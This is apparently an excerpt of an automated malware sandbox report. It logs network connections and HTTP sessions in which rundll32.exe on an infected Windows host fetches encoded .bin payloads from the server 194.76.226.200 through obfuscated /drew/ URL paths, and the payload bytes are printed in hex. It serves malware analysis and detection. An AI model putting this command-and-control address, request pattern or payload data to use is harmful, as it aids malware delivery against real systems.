Jan 26, 2022 10:28:10.447875977 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.462503910 CET	80	49754	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.462625980 CET	49754	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.463294029 CET	49754	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.483223915 CET	80	49754	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.675760984 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.675791979 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.675801039 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676054001 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.676058054 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676078081 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676090002 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676105976 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676122904 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676134109 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676137924 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.676143885 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676176071 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.676197052 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676215887 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676227093 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676245928 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.676278114 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.676616907 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.696175098 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696206093 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696218014 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696234941 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696250916 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696263075 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696305990 CET	49752	80	192.168.2.3	194.76.226.200

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 10:28:10.696336985 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.696466923 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696485996 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696496964 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696512938 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696528912 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696537018 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696548939 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696559906 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.696590900 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696599960 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.696604967 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696660995 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.696747065 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696763992 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696774960 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.696818113 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.697002888 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697021961 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697035074 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697082996 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.697406054 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697428942 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697438955 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697493076 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.697665930 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697684050 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697695971 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697737932 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.697805882 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697824001 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697834969 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.697885990 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.705521107 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705549955 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705559015 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705574989 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705594063 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705605984 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705621958 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705637932 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705648899 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705718040 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705728054 CET	49753	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.705779076 CET	49753	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.705913067 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705933094 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.705952883 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.706006050 CET	49753	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.706017971 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.706084013 CET	49753	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.716852903 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.716878891 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.716892004 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.716907978 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.716923952 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.716936111 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.716952085 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.716967106 CET	49752	80	192.168.2.3	194.76.226.200

HTTP Request Dependency Graph

- 194.76.226.200

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49752	194.76.226.200	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:10.396903992 CET	1108	OUT	GET /drew/XCtMkJNFgr1wO/rqNQ0HN4/ZyJyvokVrq1cpfT_2FjRvTK/tLuchRhy61/VY2_2BDejax1_2FZ_/2B4hja3XPXEF/qOMgeh9PvPf/N8zQpyy6Zc5e9b/4QO0R4yS5UCD1QFYshJGy/yTzTKH0fh7Ht9Zwy/6rUgxnlS7Il_2Fi/FA0gREqRHLz3XsH5AC/GH2iS6XmT/92F7y362W9gTjtlUfvoo/J_2Bt2_2BThMLoUrTFI/Ys7KyYaIys_2B6FXPvybrX/6Ff.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200
Jan 26, 2022 10:28:10.675760984 CET	1111	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:10 GMT Content-Type: application/octet-stream Content-Length: 205974 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142aa1068.bin" Data Raw: 0b 34 4a a5 90 0e c7 6f 93 f0 c9 9c 13 02 b2 b5 cc 76 30 92 6d 0e 22 4f c9 58 34 d7 fe b5 ba b7 5a ab 0e a3 52 08 62 4c 78 fd 91 22 35 10 c2 d3 61 1c 83 02 81 d8 3b c6 4c 9f eb b4 93 cc 31 0c 68 76 c0 57 f4 7b a4 04 53 d7 14 5d 88 7d 03 7f 09 50 4e 57 7a 07 db 05 d1 c4 36 78 ca 9d 10 4e ac a5 10 d0 07 02 c5 07 66 1b 6c 2b 79 30 7f 1d 61 fa ac 7f 36 be 4a 04 de 90 63 1a 5b eb 1a 72 1b 4f 2b 13 db 9c e2 df ae bc dc b0 ca 11 68 65 0d 38 ae be 00 a2 bd de 57 9d 31 ab 78 b9 89 12 36 b3 5a b7 d9 1b df fc 64 47 88 e6 91 15 96 e3 4d b2 e6 5f d6 d8 58 8f 3a b2 67 59 28 e5 38 d6 f3 d4 ec c8 10 cb 0f 32 41 a7 2a d0 1f 18 bc 53 77 e0 20 7c d9 e5 cf 26 82 51 e7 3e 03 7e 6e fa 82 c6 5a 4f 55 0d 03 d4 ae bf c0 d0 28 38 d8 07 65 cf 62 68 a7 c1 c1 d1 04 9c 39 0e 98 08 1e 90 cd 54 de 73 d1 7d 48 94 0f e7 c3 6f 7a 6f 11 8f bb 47 84 66 c5 95 8c 15 cd ea 00 37 32 9a 90 18 45 54 38 b7 be e8 a1 cc 90 1b 98 f1 f7 5a 39 ed 58 2e 04 21 85 12 70 7e 32 24 af ae 9e fb f0 56 71 b6 4f 4b db 22 16 8a 68 b9 da ae 4c a4 5e 8a 77 c8 50 57 04 fc 36 4d c9 28 17 cc a9 81 22 5d 70 7d 9c 4d 02 d1 7b 80 bb 0b e2 ca 73 5a 01 64 06 8f 11 cb 55 51 80 c1 18 c1 c9 38 11 f1 13 d6 39 8d df 7c c4 5e 86 65 c8 35 0a 13 62 48 d7 63 b1 c8 c7 a1 4f f7 6d 06 b5 57 50 fd 27 7b e8 0c 6a 1e 71 3c 3d d8 b8 0e 92 d2 51 19 3e 30 75 20 1f f4 aa 5f a3 2e 32 8a 0d a5 9f 80 7f fd 5b 6a 34 7b 2f 49 f0 28 0b 2b 1b 91 d8 0c 02 6b 60 96 ca 7c 5b 3f f2 0e 4e e1 a6 3a 7d a3 b6 31 11 ca 38 ad 77 4f 69 88 5b d8 dc 1c 50 fc 43 23 dd 4f 28 ab 4b 83 97 d9 83 86 37 d4 35 ee de 1e ed 9f 4b dd 00 a3 72 52 c7 27 04 4d 81 eb e9 ec 96 aa f9 2e 3f 42 c9 06 71 55 3b ac 74 d6 c3 51 95 7c a9 88 a1 29 cd 87 8b 8d 91 80 c2 27 be 0a 9a 79 c4 71 2f 66 cd 0d 8f ea 0b 71 9c 31 65 9c b4 71 c7 83 db 73 ef 97 72 58 6b ec 28 a0 a2 3d 78 f2 60 48 bd de f7 4d 89 e4 48 56 c7 c7 33 40 4f cd 43 22 8e e4 4d 45 8d 73 df 8f 3b 90 ff 56 18 e1 52 36 d5 ad bd 2c e6 ab d4 98 46 02 74 39 79 e3 9d 17 d0 64 90 67 45 46 51 f1 67 82 66 1f 8c 5d 2f d4 55 75 55 00 e1 f5 7d bc b1 1d dc e3 cb 0d 0f 1d 20 b2 78 4b 19 50 9b 9d 80 05 ad 82 b1 4a 3d a9 c6 8d db f6 d1 40 f3 1a 7f 08 ee 73 12 77 8d f0 26 11 a9 d2 b2 53 5f cd 10 a7 56 ee 93 fb 29 64 a4 0d 0c 5a b7 dd f2 4d d8 ac d3 2e 26 e7 8b 9b 7a b8 46 13 e9 c5 1c a2 84 04 46 b6 03 bc dc 61 89 60 bc 13 9e 91 fa d6 f3 ea 0d 74 f1 38 9b 17 fd 5a 50 d8 4f 55 d3 bd f2 87 17 1a 66 8d 83 19 72 7f 9a 6d 49 86 65 84 7a 01 74 85 b2 c3 1d 24 dd 41 ae c5 26 a2 88 c2 f8 ee 1f 8b 69 75 6d 97 da 41 2d 1c 40 fb 6c 84 ee 4e cc e2 be 87 77 6e 71 f8 6c c4 5c 80 74 ca 68 f2 43 f6 3b ab 9d e3 3a 5f d2 44 73 0e be 3b 81 44 26 a5 16 3f 25 ba af e4 df 06 9c 06 17 77 74 07 91 08 54 dd 3d 33 1d 89 0b 05 11 e2 e7 cc 35 63 3d 83 27 fc 18 6e 35 dc 0e 03 ac 48 0e c6 06 d7 2c fe 39 2e 2a a3 29 3c ed c6 e5 88 ea bc 33 77 d9 07 43 16 a8 a3 36 e1 64 5a 40 a3 c8 50 1f fc a8 1d dc 70 3f 8f 91 29 e5 46 82 3a 29 d0 07 c8 e2 80 2b f0 30 a3 39 18 0e b1 c8 d9 db 90 7d 26 dd 91 2f f6 8e 45 3e 1b 26 e1 6f 5b 1f 0b f1 b9 12 d0 62 7e 46 46 19 Data Ascii: 4Jov0m"OX4ZRbLx"5a;L1hvW{S]}PNWz6xNfl+y0a6Jc[rO+he8W1x6ZdGM_X:gY(82A*Sw |&Q>~n ZOU(8ebh9Ts}HozoGf72ET8Z9X.!p~2$VqOK"hL^wPW6M("]p}M{sZdUQ89\|^e5bHcOmWP'{jq<=Q>0u _.2[j4{/I(+k`\|[?N:} 18wOi[PC#O(K75KrR'M.?BqU;tQ\|)'yq/fq1eqsrXk(=x`HMHV3@OC"MEs;VR6,Ft9ydgEFQgf]/UuU} xKPJ=@sw& S_V)dZM.&zFFa`t8ZPOUfrmIezt$A&iumA-@lNwnql\thC;:_Ds;D&?%wtT=35c='n5H,9.*)<3wC6dZ@Pp?)F:)+09}&/E>&o[b ~FF
Jan 26, 2022 10:28:11.085647106 CET	1761	OUT	GET /drew/F2DN_2FU1e/fQ5u04QtqSS_2Fpez/wjKfLKebrhaF/MMToBjmjMxS/2NhI76XoCH_2F5/14TeSntbngC ZZYLUNIrhm/x6MB8tXx2hU99kkL/VY0QQM3MDv5NCL1/6ydwr5AoPHPZyujorj/zsR7mWAsu/Dgwxr2J_2Bt6yrRwZ suj/G0YF7iDIM95RsJq2szP/8WMC9D3LjonMIPvdKF1kRz/NQS_2FA_2BozQ/hVadPzcD/tG9pjaS8y_2BWqM0wQM2 d5M/W.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:11.361092091 CET	2038	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:11 GMT Content-Type: application/octet-stream Content-Length: 262298 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142b543a1.bin" Data Raw: bc 58 44 2d 3f 69 1c 31 6f 19 ce bd 43 f0 20 48 2f a8 05 9b 0e 7a 3e 20 f1 f5 39 03 5c ec 25 14 47 ca 20 58 0c 21 39 da 11 c2 cf 7d ea e9 bd e0 29 31 a9 65 5b 07 36 21 bc bd 3c 8d 80 a7 96 dd 76 86 90 74 45 b9 fa 0c 05 46 10 a3 e9 f0 9a 00 ca 11 6e 65 f9 dd 9d 9e 33 63 61 96 0d 7f bc 6d 8d a8 fa 74 5b 85 1f 03 07 2f 96 87 82 0b c0 50 5b e2 9b 0f 15 ef 3a 18 83 ed 78 e9 24 bd d5 50 65 eb d4 69 41 35 6c 8b 36 81 b0 b7 83 87 f2 99 9c dc 14 4c 1a 9e 39 2a 93 cb 6a 9f b7 da 70 12 ff f3 e9 54 c1 a0 da e7 c8 3b cd 2b 9e 48 f8 94 94 82 5c 2e 01 04 3b ba cd a4 44 0b d1 57 48 d1 40 8a 69 00 8a 79 dd 8d 7f 68 fe db 65 87 08 d5 9d 19 70 c1 d2 12 63 26 8d b8 8f eb e2 d4 f6 0c 7d bc 55 af 67 0e 49 6d 0e b0 bd d1 80 06 ea 38 2b 65 3b 8e 6a 76 d7 f7 89 2e 85 0a c9 be b2 8c 42 42 4f 7b 28 2c 6d 27 b9 7b cc 91 47 6f 1f 88 98 1e 3e d4 28 68 c2 c6 76 65 3d 09 3a a5 72 b4 46 f1 e0 d2 94 e7 57 7c e8 19 8c 31 83 ce 83 e7 97 ce 0d 51 ff c2 23 5d df 8e 64 07 b2 10 d9 cf 61 82 c5 34 79 bc fd f2 a6 c1 4e ef 21 d0 c9 a8 a5 ac 9c ad c4 94 e9 f2 fb a7 38 f6 f7 3f ce 80 69 78 cd 93 be d3 de a3 10 69 6a 51 2d 59 9a 13 e0 53 b1 6f 72 a4 e1 7f b3 90 b1 fc d9 aa 59 bc 59 97 82 64 99 0b ac a8 04 bd 04 4c b6 24 de 0d 53 fe 01 a3 13 6e d8 22 78 59 53 fe 95 18 0c 81 d7 5f 8a cd 05 69 1c 65 4a 9b 24 46 06 ac fb 49 9d de 37 60 ae ee c6 6b 29 02 6c 0e a1 3b e0 0e 43 a4 1b 5b 9b c0 e8 8d 54 45 de 9a d1 7b 85 30 17 70 2e 5e fa d1 ea 55 b7 09 4a 45 19 fd 62 7d d2 c2 37 e1 59 70 cb cb f0 59 12 f6 21 3d f8 f7 9e e0 e8 e5 02 1e 2a 2d a8 96 a4 77 f2 5a 2a ef d7 3e 65 47 a9 bb 0f ac db c5 65 7c 27 de b3 3a c9 4a 7a f7 24 47 cf f8 cd e4 d7 14 66 55 28 59 d9 9a d7 12 6e a0 84 de a0 76 b4 cc c5 48 c8 d7 da ed f3 f6 89 a3 23 08 7a d6 31 49 1b e9 e7 f5 6d ad ef 63 c9 09 43 4d d4 6e 47 18 ac 32 2b 65 3e 82 1d 23 61 ac 1b a2 06 be 9d 19 7b 20 df cf 5a 03 ac 9d 11 d3 47 69 f2 af ce 4b ad a1 ef 2b fc 8e 36 0b db d3 e8 4b cd 90 d7 c4 92 08 94 9b ae 29 f1 7f 1c f8 80 24 55 8b 13 76 d8 9f 21 95 73 57 a8 e4 ad be 38 75 6d fc 51 42 da 45 01 ce be a8 8e bf 1c 27 2d 78 d4 11 a5 de 6d 95 43 00 61 1a 51 12 77 fa b9 66 a5 85 6e 81 9b e4 d6 d3 38 f2 eb 8f 6f 53 50 e7 b4 4f a0 f6 69 88 5b 7b c9 03 a4 02 a7 22 52 c6 cd ec d7 dd 58 53 72 01 a5 ea 13 88 ee ef 11 74 a2 bb a7 5a c3 df 31 00 6b ae a5 2c 3e 2d ae 96 ac 4e 83 f7 22 7b 95 a1 31 5a 5d cb ec cc 1a 30 9a c8 2e c3 ed d6 0e fe 52 10 aa d4 ef 89 c6 37 cf fa cd ec c6 8e 8b 1c 5c 25 7c fd 28 86 e8 72 01 b6 e2 94 96 0a 71 4f 83 2d 17 55 15 40 67 58 d8 63 b4 d1 ac 11 2e 37 21 1c 87 20 31 1f 0c 46 58 bb bd ac 41 e6 de 27 05 ca 9c 2d 48 d8 ef 9a e1 71 92 d6 32 99 0d 05 06 b5 45 8e 7a b5 1d b6 89 fa 46 1a e3 d4 79 21 b8 92 e5 c3 80 40 10 5d 85 c8 10 a5 41 c9 0e c6 a2 34 a1 fe b9 e0 85 93 9e 82 3e cc a0 69 a9 d5 7e 1e c3 f2 3f 74 9c 1f 33 20 ec 8f 5a 4f bb 8f 8f e7 42 99 ac 96 ae b4 51 30 56 2f 40 53 32 2f 92 bf 80 4d e5 84 a4 7d bb 6d 96 8c e2 2f 32 c1 b2 a3 da dc 2f fc c6 e4 ea 5b 7c 88 44 b3 05 8f d6 94 0f 25 19 c3 c4 c4 0b 74 37 12 d5 4d ac 86 2b 00 39 Data Ascii: XD-?i1oC H/z> 9\%G X!9})1e[6!<vtEFne3camt[/P[:x$PeiA5l6L9*jpT;+H\.;DWH@iyhepc&}UgIm8+e;jv.BBO{(,m'{Go>(hve=:rFW\|1Q#]da4yN!8?ixijQ-YSorYYdL$Sn"xYS_ieJ$FI7`k)l;C[TE{0p.^UJEb}7YpY!=*-wZ*>eGe\|':Jz$GfU(Y nvH#z1ImcCMnG2+e>#a{ ZGiK+6K)$Uv!sW8umQBE'-xmCaQwfn8oSPOi[{"RXSrtZ1k,>-N"{1Z]0.R7\%|(rqO-U@gXc.7! 1F XA'-Hq2EzFy!@]A4>i~?t3 ZOBQ0V/@S2/M}m/2/[|D%t7M+9
Jan 26, 2022 10:28:11.783045053 CET	2593	OUT	GET /drew/q2MoEGVRNe15Nk60/LDrmU6_2F0GkU3d/_2F0Knrw_2BLeOfpGj/fbCS28O8a/HzEmaSZQ4r2vrrl3ds _2/FJYs8ohc9ZfX55MptAq/LUXti_2BtVHZBpG5bp31OD/nUDVndp9HwGDI/fdApFg3Y/hh5zxa6uVZWdnbZZ4Zw49 7E/am4BWYNw05/CiWFAq8EmF0WMEY2m/vQZOFYV25Mfi/UplJo0Tr14k/U65NpQlAx9OU47/ZEIy4h_2BMYYm16tA/ UAd.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:12.061534882 CET	2595	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:12 GMT Content-Type: application/octet-stream Content-Length: 1800 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142c0a868.bin" Data Raw: f7 46 fb 9e 69 b9 56 c0 85 b5 3c ae 3e aa 33 38 35 5a 64 d6 52 bc 42 12 16 86 d3 f7 ff 19 25 a1 c8 72 2b cd 25 8a 0f 08 f0 2e e4 61 ba 42 9d 9e ee 3c 23 65 bb 49 f2 14 21 9d 9f bb f8 74 45 7d af 3c 4f 96 e8 0c 62 35 ae 13 55 7f f4 5b 3e ec 33 8a 5f 02 aa 2c bb 78 58 74 91 ef b2 91 fc 07 b1 e7 58 01 16 72 83 2b 7e 5a 2e 22 8b 9a 65 0b d7 79 6e 0d e7 28 15 6a e8 b1 91 82 21 54 f1 42 d4 5c ed 5a 9c ad ca f0 37 09 c3 4d 66 b4 a8 3a bf 34 89 96 61 91 fe 08 92 fa 9f 07 60 20 f9 72 77 bb 00 7e de 0d c5 36 8a 15 d9 0b d3 65 62 da dc bf de 5f 75 31 c8 2c 19 59 bb a0 b5 1d cd 5a 5f a9 ef 87 62 5a b8 2f ac b2 11 ba 5a 0e 85 47 da bb e7 69 e5 5a c5 8c 7e 71 4d cc 84 0c ca 20 e6 fc ea e1 ae 33 29 98 ea 7b 38 ab f4 89 e3 49 13 e8 f4 12 e2 b3 55 2c 03 e7 b0 71 4f 4c c1 67 d4 2f 4e 58 7a 5c 7c c7 91 c9 1f fb a9 00 72 7d 9e aa ed 09 bb e1 ea 33 18 c0 d8 95 2f c5 62 25 0b 77 08 41 79 0e 45 9e d9 2b fe e2 ff e7 46 c5 3c 9c 66 88 d2 65 6f d2 88 5a d0 b6 ad 21 b8 01 78 29 d4 8a 06 b1 40 40 bf d5 3d f3 f2 e8 5a fd c5 52 a6 bc 72 a5 1d e9 fe ff 88 56 52 a7 51 8c 13 e5 cb c9 d4 8b 03 7f bb 74 fb ac d1 e1 00 d2 40 cc 15 62 fd 28 ae d8 34 fd 56 dd 6c 02 c9 38 19 2f ff df ce c5 7b 74 cc 44 3d 9c 38 ea 8d 3a 35 f4 c4 01 79 8e 45 d4 c5 dd 89 51 09 7b 3a eb c5 23 9a c6 b6 24 68 77 a9 fb b9 ae c7 ad ae 82 05 1d 78 53 91 a8 80 31 28 10 54 42 2d 2b 6d 56 81 77 61 22 86 c5 47 fa 9a 53 8d bd 63 91 d5 01 a2 1c 33 70 53 45 62 7e 67 68 c2 25 eb 66 32 05 09 0b 79 d2 23 03 03 d2 3a f3 73 e2 c6 5f a8 02 78 b2 d6 5a 2e 24 6e f7 81 5d c4 a4 f2 1e ac 17 c2 eb 88 10 41 7d 02 c7 f9 c0 47 f5 73 8f 0c 15 77 09 27 50 3f 4d fe 7e 88 cb 97 9f 1f 67 28 83 81 84 a1 4b cc 96 e8 d8 2d 77 d2 a0 35 fc 5c c9 39 b0 32 79 1a 79 fb 68 7b 42 34 f4 a9 bb bc 44 6d 8c 97 71 2c 08 c7 8b d8 96 27 1e ed 11 b0 15 a2 16 73 18 fa 7b 31 dc d6 47 5a 83 a7 86 a5 91 84 19 02 d8 99 1f dd 25 a2 3e ee 3a 57 9f 14 d7 0b 14 b4 c3 2e 0c 9c 1c 82 eb ef 3f 79 73 0a 6b c1 1f ff bd 61 83 96 43 15 24 7d 24 26 68 20 d0 0c 3a 69 57 e7 84 4e 04 45 00 39 98 a6 0a 32 41 54 26 8d 78 f2 ab 3b 20 7c b5 42 eb 10 e5 6b 44 e5 f5 9a be d3 42 f8 16 75 bc 5c 2e e0 33 7b cd cd 80 de 28 00 da 8d 26 0e cd 12 fc df be f4 7e 62 e2 1f c9 41 c2 50 74 c5 ac 31 fe 87 d6 9a bf 2a 3b fb 54 1d 7c e4 24 56 54 21 51 52 66 d7 68 04 3e 8a 5e 97 4c fb 60 8d 6f 65 19 9a f8 b0 c4 e0 21 62 ae 1b 91 96 d0 e9 64 c9 94 39 68 9b bd ef 96 5f 8c 09 32 26 fd 16 ee f6 a3 da 2f e8 a6 e4 d5 3f 8b f0 32 ce cb bf 75 ae d3 3a 63 3b eb 80 90 73 e7 ec 24 40 94 f0 a9 2f b8 db d8 33 c3 16 a7 2f fe eb cf 3b 01 f2 b1 51 9b 60 07 8c 7b 63 93 44 26 8d b7 ef 24 46 1b 61 71 a9 6a eb 5b 7f 79 93 d7 d1 7e 0d ca f6 93 48 e2 b2 3b 0f 6f 05 94 5d 16 58 25 ef ea e5 ff 5b e9 01 84 71 a3 4b 17 20 2a 79 0f 12 7b 26 ff bd d7 56 cb 30 91 35 69 4b 0a b1 34 12 d6 cf d7 54 01 1a 9e f1 32 69 9c 1d 55 46 91 fb b5 55 b9 fc 09 6b c8 ae 5c 74 ed 69 bb fe 85 58 bc cd 3d 88 e1 f0 b3 4f cf 7b e6 41 a2 f0 7c 6f 76 01 1a 14 33 47 5c aa e1 b8 3d c9 81 d6 dc 23 8d 90 12 a3 b9 e1 ed 50 ab 0e 1b d9 f3 45 Data Ascii: FiV<>385ZdRB%r+%.aB<#e!tE}<Ob5U[>3_.xXtXr+~Z."eyn(j!TB\Z7Mf:4a` rw~6eb_u1,YZ_bZ/ZGiZ~qM 3) {8lU,qOLg/NXz\\|r}3/b%wAyE+F<feoZ!x)@@=ZRrVRQt@b(4Vl8/{tD=8:5yEQ{:#$hwxS1(TB-+mVwa"GSc3pSEb~gh%f2y #:s_xZ.$n]A}Gsw'P?M~g(K-w5\92yyh{B4Dmq,'s{1GZ%>:W.?yskaC$}$&h :iWNE92AT&x; |BkDBu\.3{(&~bAPt1*;T|$VT !QRfh>^L`oe!bd9h_2&/?2u:c;s$@/3/;Q`{cD&$Faqj[y~H;o]X%[qK *y{&V05iK4T2iUFUk\tiX=O{A|ov3G\=#PE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49753	194.76.226.200	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:10.427335024 CET	1109	OUT	GET /drew/2f3T6_2Fldpw_2BA6Engti/ap9anBYrptHHy/xCGyvO5i/wYPccsVOVAKMkuNvsUxMYE4/RkZB4YqLqe /XacN1M_2FaB24Ib2R/hVRxOozHufuZ/c6WQY_2FOGu/wQIlyAdYSezuQl/ojNT2IxdKraylKm035Q_2/FdvJBuYlS vhCsegR/oboSzu_2BtJ_2BW/XMLPOefEKMYQuO_2B_/2FNWtFwdl/dQERZJKq6wr_2FxRn8R5/MLhj_2Fz9ge97_2B BFz/rUr1Agrx59/b.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
